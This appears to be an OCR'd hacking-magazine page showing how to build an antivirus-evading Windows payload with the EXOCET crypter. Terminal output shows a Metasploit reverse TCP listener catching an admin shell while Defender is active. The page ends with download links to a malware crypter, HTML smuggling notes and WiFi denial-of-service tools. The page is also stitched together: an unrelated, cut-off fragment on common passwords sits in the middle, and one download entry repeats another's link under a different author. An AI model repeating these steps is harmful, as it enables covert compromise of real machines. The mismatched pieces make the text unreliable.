


```
┌──(kali㉿kali)-[~/EXOCET/EXOCET-AV-Evasion]
└─$ env GOOS=windows GOARCH=amd64 go build -ldflags "-s -w" -o exocet_payload.ex
e outputmalware.go
go: downloading github.com/amenzhinsky/go-memexec v0.5.0

┌──(kali㉿kali)-[~/EXOCET/EXOCET-AV-Evasion]
└─$ 
```




```
┌──(kali㉿kali)-[~/EXOCET/EXOCET-AV-Evasion]
└─$ ls
bin             exocet.go           media                      ProcInject
BrackLota       exocet_payload.exe  MemoryPageProtectionTest   procInjector
CGOtest         go.mod              notes                      README.md
CGOTest         go.sum              outputmalware.go           shell_189_4455.exe
ExecShellcode   KeyGenerator        Payloads
```

Our result is the exocet_payload.exe. We start a Metasploit listener on the attacker system and copy the Exocet payload to the target.



```
msf6 exploit(multi/handler) > set lport 4455
lport => 4455
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:4455
```




PC status: Protected

Your PC is being monitored and protected.

Real-time protection: On
Virus and spyware definitions: Created 14 days ago

Scan details
Last scan: Today at 5:38 PM (Quick scan)

When we execute it, we successfully get a shell on the target Windows system.



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:4455
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.36.198
[*] Command shell session 1 opened (192.168.36.189:4455 -> 192.168.36.198:49513)
 at 2021-12-10 07:27:17 -0500

whoami
whoami
desktop-o99dem0\admin

C:\Users\admin\Desktop>
```

Most Common Passwords of 2021: Here's what to do if yours makes the list.

ONLINE SECURITY

(Cont'd)

Hopefully, if you see one of your passwords on this list, it will be impetus to change it to something stronger. Ethical hackers – people who work to prevent computers and networks from being hacked – could also use these insights for good. On the other hand, we have to

DOWNLOADS

1. Script used in our HTML Smuggling Article :
https://github.com/SofianeHamlaoui/Pentest-Notes/blob/master/offensive-security/defense-evasion/file-smuggling-with-html-and-javascript.md

2. Wordpress Learnpress Plugin 3.2.6.7 :
https://downloads.wordpress.org/plugin/learnpress.3.2.6.7.zip

3. WIFI - DOS by mkdirlove :
https://github.com/mkdirlove/WIFI-DOS

4. WIFI DOS Tool By MrLaki5 :
https://github.com/MrLaki5/Wifi-dos-tool

5. WI-FI-DOS by Palantir555 :
https://github.com/mkdirlove/WIFI-DOS

6. EXOCET Malware Crypter :
https://github.com/tanc7/EXOCET-AV-Evasion

USEFUL RESOURCES

Check whether your email is a part of any data breach

https://haveibeenpwned.com

Follow Hackercool Magazine For Latest Updates